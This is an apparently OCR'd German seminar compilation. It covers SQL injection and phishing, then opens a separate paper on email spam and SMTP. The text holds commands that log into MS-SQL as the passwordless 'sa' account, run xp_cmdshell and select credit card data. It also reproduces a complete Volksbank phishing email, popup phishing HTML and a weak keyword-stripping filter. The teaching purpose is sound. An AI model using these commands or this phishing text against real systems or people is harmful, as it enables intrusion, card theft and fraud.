xp_regdeletevalue : einen Wert in Registry zu löschen.
xp_regread : Ausdruck einen Wert in Registry.
xp_regwrite : Zuweisen einen neuen Wert zu einem Schlüssel.
xp_terminate_process : einen Prozess terminieren.

In MS-SQL exisiert ein defaultes Konto *user = sa* ohne *password (pass=")*. Viele Webserverbetreiber vergessen dieses Konto zu löschen. Benutzen hier osql.exe (geht auch mit telnet,netcat..), mit dem Web-Server zu verbinden.

```
C:>osql.exe -?
osql: unknown option ?
usage: osql [-U login id] [-P password]
[-S server] [-H hostname] [-E trusted connection]
[-d use database name] [-l login timeout] [-t query timeout]
```

```
[-h headers] [-s colseparator] [-w columnwidth]
[-a packetsize] [-e echo input] [-I Enable Quoted Identifiers]
[-L list servers] [-c cmdend]
[-q "cmdline query"] [-Q "cmdline query" and exit]
[-n remove numbering] [-m errorlevel]
[-r msgs to stderr] [-V severitylevel]
[-i inputfile] [-o outputfile]
[-p print statistics] [-b On error batch abort]
[-O use Old ISQL behavior disables the following]
<EOF> batch processing
Auto console width scaling
Wide messages
default errorlevel is -1 vs 1
[-? show syntax summary]

C:\> osql.exe -S 198.188.178.1 -U sa -P ""
```

Wenn wir so was erhalten:

```
1>
```

heißt das, Verbindung ist erfolgreich. Sonst kommt eine Fehlermeldung für *user = sa*. Jetzt ist es möglich jeden Befehl mit xp_cmdshell auf dem Server auszuführen:

```
C:\> osql.exe -S 198.188.178.1 -U sa -P "" -Q "exec master.dbo.
xp_cmdshell 'dir >dir.txt'"
C:\> osql.exe -S 198.188.178.1 -U sa -P "" -Q "select * from
information_schema.tables"
C:\> osql.exe -S 198.188.178.1 -U sa -P "" -Q "select username,
creditcard, expdate from users"
```

SQL-Injection Lücken können in vielen Web-Anwendung Systeme finden. Nach der Angabe von *http://www.acunetix.de/websitesecurity/sql-injection.htm* könnten etwa 50 Prozent der Webseiten weltweit für SQL-Injection anfällig sein. Zum Glück gibt es auch einige gute Gegenmaßnahmen Webserverbetreiber, um sich vor SQL-Injection zu schützen.

3.3 Schutz

Analog zu Schutz-Methode gegen XSS führen eine strike Eingabegültigkeitsprüfung für alle Client-Eingaben durch, und alle empfindliche Zeichen für SQL von Eingaben wie ',;,–,select,union,insert,xp_ entfernen, oder escapen, damit der Angreifer kein SQL-Befehl mehr an die Datenbank sendet. Hier kann man das PHP-Script im XSS-Schutz2.3 wiederbenutzen:

```
function filter($input){
$input = ereg_replace("'", "", $input);
$input = ereg_replace(";", "", $input);
$input = ereg_replace("--", "", $input);
$input = ereg_replace("select", "", $input);
$input = ereg_replace("union", "", $input);
$input = ereg_replace("insert", "", $input);
$input = ereg_replace("xp_", "", $input);
return $input; }
```

Ein Beispiel mit PHP-Funktion *mysql_real_escape_string()* die Clients-Eingabe zu escapen:

```
$abfrage = "SELECT spalte1 FROM tabelle WHERE
            spalte2 = '".mysql_real_escape_string($_POST['spalte2Wert'])."'";
$query = mysql_query($abfrage) or die("Datenbankabfrage ist fehlgeschlagen!");
```

Implementieren eine standardmäßige Fehlerbehandlung. Dazu gehört ein generierter Fehler für alle Fehler, damit der Angreifer die Datebank-Fehlermeldung nicht mehr ausnutzen kann.

Vergessen solches Default System Account (wie sa in SQL Server 2000) nicht. Entfernen alle Funktionen wie xp_cmdshell, xp_grantlogin, wenn sie nicht wirklich nötig sind.

4 Phishing

4.1 Was ist Phishing?

Phishing ist ein automatisierter Identitätsdiebstahl.[LiVi02] Dadurch werden die gefälschte Emails an Empfänger versendet, die versuchen diesen Empfängers um Weitergabe ihrer privaten Informationen wie Kreditkartennummern oder Passwörter Bankkonto zu betrügen. Am meisten führen die Emails Empfängers zu einer gefälschten Webseite, damit sie ihre private Daten eingeben. Um Vertrauen zu gewinnen, müssen diese Webseite ähnlich wie die originale Seite, die Phishers imitieren. In der Abbildung 4 ist eine gefälschte Yahoo-Seite





Abbildung 4: Yahoo-Seite Phishing[StJC05]

Das Wort Phishing ist offensichtlich eine Variation des *'password fishing'*, indem setzen die Phishers den 'Haken' aus mit der Hoffnung dass ein paar Opfern es beißen.

4.2 Funktionsweise und Phishingsmethode

Obwohl die allgemeine Idee für Phishing die Opfer auf der gefälschte Seite zu betrügen ist, gibt es mehrere Techniken, die die Idee verwirklichen. Die drei bekanntesten Methoden davon werden jetzt vorgestellt: Impersonation, Forwarding und Popups.

- **Impersonation:** ist die einfachste und populäste Phishing-Methode [LiVi02], mit der ist eine völlig konstruiert gefälsche Seite für Opfer zu besuchen. Die gefälschte Webseite enthält Bilder von der echten Webseite, die nicht unbedingt auf den Phishing-Server kopieren werden müssen, sondern einfach von der original Webseite zurückgelinkt werden. Wenn Opfers ihre Daten in das Eingabenfeld eintippen und Submit klicken, werden diese Daten im Eingabenfeld durch das Eingabe behandelnde Script zu Phisher versenden. Ein wichtiger Teil von der Methode ist der, die Phishing-Email mit einem Link zu der gefälschten Seite zu schreiben. Ein solche Email sieht ungefähr wie die unterliegende Mail aus: Dabei ist die Sprache in der Email der Schlüssel Opfers anzugreifen. Um Ver-


Thema: Volksbank schickt Ihnen nach Hause eine Kodekarte und iTAN...

Es ist eine wichtige Mitteilung

Sehr geehrte Kunde,
Kodekarte iTAN soll bis zum 1.Oktober aktiviert werden.

Die Volksbank schickt Ihnen per Post eine Kodekarte fuer die Bestaetigung der Operationen, die im fernen Zugang zum Konto per Internet und Telefon durchgefuehrt worden waren. Das garantiert die hoehere Stufe der Sicherheit beim Nutzen von Ihrem Konto.

Die Kodekarte iTAN unterscheidet sich von Ihrer Liste der TAN-Koden. In der Karte der iTAN-Koden finden Sie die Matrixebene mit 10 Spalten und mit 10 Reihen. Fuer die Operationen, die die Bestaetigung brauchen, muss man die TAN-Kode aus der bestimmten Koordinate eintragen, die von der Volksbank angefordert wird.

Wofuer ist es noetig

Die Untersuchung, die von dem Sicherheitsdienst der Volksbank durchgefuehrt worden war, hat gezeigt, dass die Tabellen der TAN-Koden kein sicheres Mittel fuer den Schutz der Konten von dem unbefugten Zugriff sind. Dafuer wurde die sicherere Form der Bestaetigung der Kunden ausgearbeitet.

Wie ist es zu bestellen

Fuer die Bestellung einer Karte muss man persoenlich Ihre Agentur der Volksbank besuchen und ein Bestellungsformular ausfuellen. Wenn Sie persoenlich die Agentur nicht besuchen koennen oder wollen, koennen Sie die Bestellung auch online machen. Die Volksbank hat einen speziellen Portal fuer die Bestellungen gemacht:

Volks Bank iTAN card

Wie kann man die iTAN-Karte durch den Portal bestellen

Nachdem Sie die geschluesselte Zone der Seite betreten, brauchen Sie eine E-Mail und einen Namen einzutragen, an denen die Mitteilung ueber den Sendungszustand kommt. Das koennte sowohl Ihre E-Mail als auch die E-Mail von Ihrer vertrauten Person sein. Sie brauchen keine Adresse einzutragen, die iTAN-Karte kommt an Ihre angemeldete Adresse. Fuer die Operationbestaetigung brauchen Sie, wie immer, eine unbenutzte Kode TAN einzutragen. Vergessen Sie bitte nicht Ihre korrekte E-Mail Adresse einzutragen, da unser Servicedienst die Bestaetigung und die Pruefung der Bestellungen per E-Mail macht.

Wenn Sie Fragen haben

Viele unsere Kunden haben gesagt, dass Sie auf die Antwort zu ihren Fragen per Telefon sehr lange warten sollen. Da unsere Telefonverbindung stark besetzt ist, dauert ein Anruf durchschnittlich 40 Minuten. Um alle Ihre Fragen zu beantworten, die mit der Einfuehrung der Kodekarten iTAN verbunden sind, haben wir einen speziellen Auskunftdienst rund um die Uhr organisiert. Besuchen Sie unseren Portal, tragen Sie Ihre E-Mail auf der Bestellungsform der Karte ein, und unser Dienst kontaktiert mit Ihnen.

Mit freundlichen Gruessen,
Helmut Gawlik,
Vertreter der Volksbank

Abbildung 5: Eine Phishing Email [Quelle Volksbank Staufen eG]

trauen zu gewinnen sollte noch ein paar Logos von der originalen Webseite eingebettet werden, und der URL zur gefälschten Seite soll möglichst ähnlich wie die zur original Seite sein sodass man nicht sofort merken kann dass sie anders sind. Zum Beispiel:
Original: http://www.securitybank.com/bank/cgi/show?id=45
Gefälscht: http://www.securitybank.net/bank/service/show?prameters=1

- **Forwarding:** ist eine Phishing-Technik, die mit eine Email die private Daten holt und führt die Opfers danach zu der echte Webseite. Dieser Phishing-Stil ist populär mit

eBay, Paypal, Amazon...die oft ihre Kunden Emails schreibt um ihnen Vorteile sowie neue Dienste mitzuteilen. Mit dieser Technik, werden das Login-Feld (oder bestimmte Eingabenfeld) in die Email eingebetet. Wenn Opfers ihre Daten eintippen und Submit klicken, werden sie zur echten Seite geführt, aber ihre Daten werden zu Phishers versendet. Solche Emails sehen ungefähr wie die von untern aus: Das Login-Script ist




Abbildung 6: Phishing Forwarding Technik Email [StJC05]

eigentlich ähnlich wie das von Impersonation Script, anders nur nach dem Versenden der Opfer-Daten zu Phisher, führt das Login-Script zu der echten Webseite. Opfer werden leichter mit dieser Technik betrogen, da die gefälschte URL nicht angezeigt wird. Es ist schwierige zu entdecken dass die HTML-Email von einer anderen Webseite kommt.

- **Popup Angriff:** ist eine Technik, indem wird ein Popup-Fenster für Phishing-Server geöffnet während der Umleitung der Opfers zu der echten Webseite. HTML-Code für das Popup-Fenster wird leicht wie unten gemacht:

```
<BODY bgColor=#ffffff
onload="window.open('phish.html', 'popup', 'top=150,left=250,
width=250, height=200, toolbar=no,location=no,scrollbars=no,
resizable=yes')"></BODY>
```




Abbildung 7: Phishing Popup Technik[PEx]

Wenn Opfer den Link in der Email folgen, wird die gefälschte Seite sofort zu der echten Seite umgeleitet, und öffnet ein Popup-Fester mit Eingabefeldern, in die, alle eingetippte Eingaben werden zur Phisher verschickt. Diese Technik ist heute aber selten zu sehen, da Popup Blocker in den meisten Browsern verwendet sind.

4.3 Schutz

Da die Phishing-Emails immer HTML-Darstellung und beim Forwarding-Technik noch Script enthalten, durch Ausschalten von HTML-Darstellung sowie Script des Email-Programms werden die gefälschte HTML, Linken und Scripte deaktiviert. Alle Emails werden dann nur mit reinem Text angezeigt um sich damit vor Phishing schützen zu können.

Benutzen ein Phishing-Schutz-System, das Email-Header mit aktuellste Scharzliste der Phisher vergleicht und die Links, ob sie wirklich wie die angezeigt werden, prüft.

Öffnen Sie nie die von unbekannter Quelle verschickte Emails. Installieren Sie ein Anti-Spam System um möglichst Spams auszufiltern.

5 Zusammenfassung

Zusammenfassend kann gesagt werden, dass Web-Anwendungen jederzeit Sicherheitslücken in sich enthalten können, die oft von Hackern ausgenutzt werden. In dieser Seminararbeit wurden XSS, SQL-Injection und Phishing als die drei Hacktechniken detailliert untersucht. Jeder, der solche Schwachstellen in seinem System hat, muss damit rechnen, dass diese Schwachstellen auch bei ihm entdeckt und ausgenutzt werden.

In den meisten Fällen, müssen Sie ein Trade-Off zwischen Sicherheit und Komfort machen. Mehr Sicherheit geht oft mit einem wenigeren Komfort einher und umgekehrt.

Literatur

[FGHR+07] Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager und Petko D. Petkov. *XSS Exploits*. Wiley. 2007.

[LiDa07] Litschfield und David. *The Oracle hacker's handbook*. Wiley. 2007.

[LiVi02] Racheal Lininger und Russel Dean Vines. *Phishing: Cutting the Identity Theft Line*. 2002.

[McSK03] Stuart McClureauthor, Joel Scrambray und George Kurtz. *Das Anti-Hacker-Buch*. mitp. 2003.

[ScSh02] Joel Scrambray und Mike Shema. *Hacking Exposed Web Application*. McGraw Hill. 2002.

[StJC05] Joe Stewart, Lance James und Secure Science Corperation. *Phishing Exposed*. Syngress Publishing. 2005.

[t0207a] http://nc-square.net/. 2007.

[t0207b] Volksbank Staufen eG. 2007.

Abbildungsverzeichnis

Spam

David Förster

Mit der rapiden Verbreitung des Internets und der intensiven Benutzung von E-Mail im geschäftlichen und privaten Bereich ist auch der Versand von unerwünschten Massen-E-Mails, allgemein bekannt als Spam, zu einem massiven Problem geworden. Diese Seminararbeit zeigt auf, welche grundlegenden Eigenschaften des E-Mail-Systems den Versand von Spam erst ermöglichen und wie Versender dabei vorgehen. Weiterhin werden verschiedene Verfahren dargestellt, um den Versand von Spamnachrichten zu unterbinden und Anstrengungen erläutert die Probleme des gegenwärtigen E-Mail-Systems zu beheben.

1 Über Spam

1.1 Definition

Die verbreitetste internationale Bezeichnung für Spam ist „Unsolicited Bulk E-Mail“ (UBE) – zu deutsch unerwünschte bzw. nicht angeforderte Massen-E-Mails. Neben E-Mail-Spam gibt es auch Spam in anderen Medien wie Instant-Messaging-Systemen, Kommentarspam in Gästebüchern und Weblogs und Telefonspam durch automatisierte Anrufe mit Tonbandansagen. Diese Arbeit konzentriert sich ausschließlich auf E-Mail-Spam im Sinne von UBE.

Der Begriff Spam leitet sich ursprünglich von dem Dosenfleischprodukt SPAM „Spiced Pork And Meat/Ham“ der Hormel Foods Corporation ab. Das seit 1936 erhältliche Produkt wurde 1970 in einem Sketch der englischen Comedyserie „Monty Pythons's Flying Circus“ aufgegriffen, in dem es als Teil jedes Gerichts auf einer Speisekarte auftaucht und am Ende lautstark von einer Gruppe singender Wikinger vertreten wird. [Merr04], [Pyth70] Das Wort taucht in dem Sketch mehr als 132 Mal auf, was den Zusammenhang mit E-Mail-Spam erklärt.

1.2 Einleitung

Während Spamnachrichten vor einigen Jahren lediglich lästig waren, ist eine Benutzung des Mediums E-Mail heute praktisch nicht mehr möglich ohne massive Anti-Spam-Maßnahmen zu treffen.

Obwohl das Problem unerwünschter E-Mail-Nachrichten bereits 1975 von Postel [Post75] und 1982 von Denning [Denn82] erkannt wurde, spielte es in der Praxis damals noch keine Rolle. Der Versand von Nachrichten an tausende von Newsgroups am 12.4.1994, die eine GreenCard-Lotterie bewarben, war das erste große Auftreten kommerzieller Spamnachrichten [Camp94]. 1997 wurde das Spamproblem auch auf offizieller Seite erkannt: Die US-amerikanische Handelskommission befasste sich damit und stellte eine Arbeitsgruppe zur Bekämpfung zusammen [Comm97]. In den vergangenen Jahren ist der Versand von Spam stark angestiegen und betrug Ende 2005 ca. 80-85% des E-Mail-Aufkommens [Grou96].

Abbildung 1: SPAM – Dosenfleisch

Trotz großer Fortschritte bei der Spambekämpfung hat sich folgende Aussage von Bill Gates leider nicht bestätigt:

„Two years from now, spam will be solved. I promise a spam-free world by 2006“ (Microsoft Vorstandsvorsitzender Bill Gates; Jan., 2004)

1.3 Typen

Spamnachrichten können in verschiedene Kategorien eingeteilt werden. [Lab06], [Mars]

- Spam „für Erwachsene“, wie Werbung für potenzsteigernde Mittel, pornographische Angebote oder Partnervermittlungen
- Finanzielle Angebote, wie Kredite, Werbung für Aktien zur Beeinflussung des Kurses oder angebliche Gewinne in Lotterien
- Gefälschte Nachrichten, die darauf zielen Authentifizierungsdaten für Onlinedienste zu ergattern. (Phishing, siehe anderer Seminarbeitrag)

Mit dem Aufkommen von Spamfiltern versuchen die Versender den eigentlichen Inhalt der Nachrichten zu verschleiern. Das reicht von einfachen Textveränderungen wie „V14gra“ oder „\/|4grA“ bis hin zum Versand von Bildern, PDF- und Audiodateien, da diese schwerer zu analysieren sind.

Bounces (siehe Abschnitt 2.5) sind an sich keine Spamnachrichten, treten aber als Konsequenz von nicht zustellbaren Nachrichten mit gefälschten Absenderangaben auf. Diese Information über die fehlgeschlagene Zustellung an den vermeintlichen Absender ist heutzutage manchmal lästiger als der Spam selbst, da es kaum Gegenmaßnahmen gibt.

1.4 Schaden

Die große Menge an Spam, die heutzutage versandt wird, verursacht zusätzlichen Netzwerkverkehr, Rechenaufwand, Speicherbedarf und Arbeitszeit, sowohl von E-Mailbenutzern als auch Administratoren.

Tabelle 1 zeigt an Hand einer Beispielrechnung, welcher enorme Schaden durch Spam verursacht wird und wie wenig Empfänger auf eine Spamnachricht reagieren müssen, damit der Versender einen Gewinn erzielt.

	Spammer	Spam-Auftraggeber	Empfänger-Kosten (ohne Filter)
1.000.000 Spams versenden bzw. empfangen	Kosten: 100 EUR	-	140.000 EUR (nur Arbeitszeit, bei 10 s Bearbeitungszeit pro Spam-E-Mail und 50 EUR Arbeitskosten pro Stunde)
Lesen von 1,00% der Spams	-	-	8.000 EUR (nur Arbeitszeit, bei weiteren 60 s für Lesen + www)
Kundengewinnung durch 0,01 % der Spams	-	-	400 EUR (nur Arbeitszeit, bei weiteren 300 s für die Bestellung)
Umsatz bei 100 erfolgreichen Spams und 50 EUR pro Bestellung	Einnahmen: 1.500 EUR (30 % Provision)	5.000 - 1.500 EUR Provision an den Spammer	Ausgaben: 5.000 EUR für ein oft illegales oder nutzloses Produkt
Ergebnis	1.400 EUR	3.500 EUR	153.400 EUR Schaden

Tabelle 1: Spammer-Profit versus betriebswirtschaftlicher und persönlicher Schaden bei den Empfängern (Beispielrechnung) [TEHR+05]

1.5 Herkunft

Laut einer Statistik des Spamhaus-Projekts [Proj07] wird der meiste Spam aus den USA verschickt. Tabelle 2 zeigt die Anzahl der erfassten spamversendenden Server gruppiert nach Ländern. Nach den USA folgen China, Russland, Großbritannien und auf Platz fünf Deutschland.

	Land	Anzahl der erfassten Server
1	United States	1984
2	China	447
3	Russia	259
4	United Kingdom	223
5	Germany	187
6	South Korea	186
7	Japan	167
8	Canada	146
9	France	140
10	Italy	131

Tabelle 2: Spamversendende Server, gruppiert nach Ländern [Proj07]

2 Funktionsweise des E-Mailsystems

Der Versand von Spam hängt eng mit der Funktionsweise des E-Mail-Systems zusammen. Dieses wird im Folgenden erläutert.

2.1 SMTP

Das gegenwärtige E-Mail-System basiert auf dem SMTP-Standard, der 1982 spezifiziert [Post82] und 2001 durch ESMTP aktualisiert [Klen01] wurde. Er ist wie das Internet selbst dezentral konzipiert und spezifiziert die Übermittlung von E-Mail-Nachrichten von einem Server zum anderen. Der zuständige Dienst auf dem Server wird als Mail-Transfer-Agent (MTA) bezeichnet und ist für die Annahme und Weiterverarbeitung der Nachrichten zuständig. Erhält er eine Nachricht, die an einen Empfänger innerhalb der eigenen Domain gerichtet ist, legt er sie im Postfach des entsprechenden Benutzers ab. Ansonsten sendet er sie per SMTP an den zuständigen E-Mail-Server, den er über das DNS ermitteltet. Listing 1 zeigt eine Nachrichtenübermittlung per SMTP.

Listing 1: SMTP-Dialog

```
220 somehost.net ESMTP Exim 4.63 #1 Mon, 26 Nov 2007 23:10:21 +0100
HELO anotherhost.net
250 somehost.net Hello localhost [127.0.0.1]
MAIL FROM: Bill <bill@microsoft.com>
250 OK
RCPT TO: richard@somehost.net
250 Accepted
RCPT TO: eric@somehost.net
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
From: Steve <steve@microsoft.com>
To: richard@somehost.net
Subject: Linux violates our IP

Hello,

nothing unusual to say.
.
250 OK id=1IwmAg-0008ED-LA
QUIT
221 somehost.net closing connection
```

2.2 Versand

In der Anfangszeit des Internets wurden E-Mails zum Versand einfach an den lokalen MTA übergeben, der zur Standardausstattung der damals verbreiteten UNIX-Systeme gehörte. Heutzutage übermittelt der E-Mail-Client (auch Mail-User-Agent, MUA) ausgehende E-Mails üblicherweise an den E-Mail-Server des Providers, der dann den weiteren Versand vornimmt. Dabei wird ebenfalls das SMTP-Protokoll benutzt, allerdings in der erweiterten Version ESMTP, die eine Kennwortauthentifizierung ermöglicht. Durch diese Benutzung des SMTP-Protokolls für zwei verschiedene Anwendungen – Nachrichtenübermittlung durch den Endbenutzer („Submission“) und E-Mailübertragung zwischen MTAs („Transfer“) – wird die Konfiguration der MTAs kompliziert und fehleranfällig. Deshalb gibt es mit der Message Submission Spezifikation [GeKl98] einen Vorschlag, die Nachrichtenübermittlung durch den Endbenutzer durch die Verwendung eines anderen TCP-Ports und einige Protokollerweiterungen zu trennen.

2.3 Relaying

Relaying bezeichnet die Annahme und Weiterübermittlung von Nachrichten per SMTP.

Früher war es üblich, dass MTAs beliebige Nachrichten annahmen, und sie gegebenenfalls weiterübermittelten. Diese Konfiguration wird als Offenes Relay bezeichnet. Wie später noch ausgeführt wird, begünstigt das den Versand von Spam, so dass diese Praxis weitestgehend aufgegeben wurde. Heutzutage nehmen MTAs üblicherweise nur E-Mails an, die an die eigene Domain gerichtet sind, es sei denn, der Sender authentifiziert sich mit einem Kennwort. (siehe Abschnitt 2.2, Versand)




Abbildung 2: Struktur des E-Mail-Systems

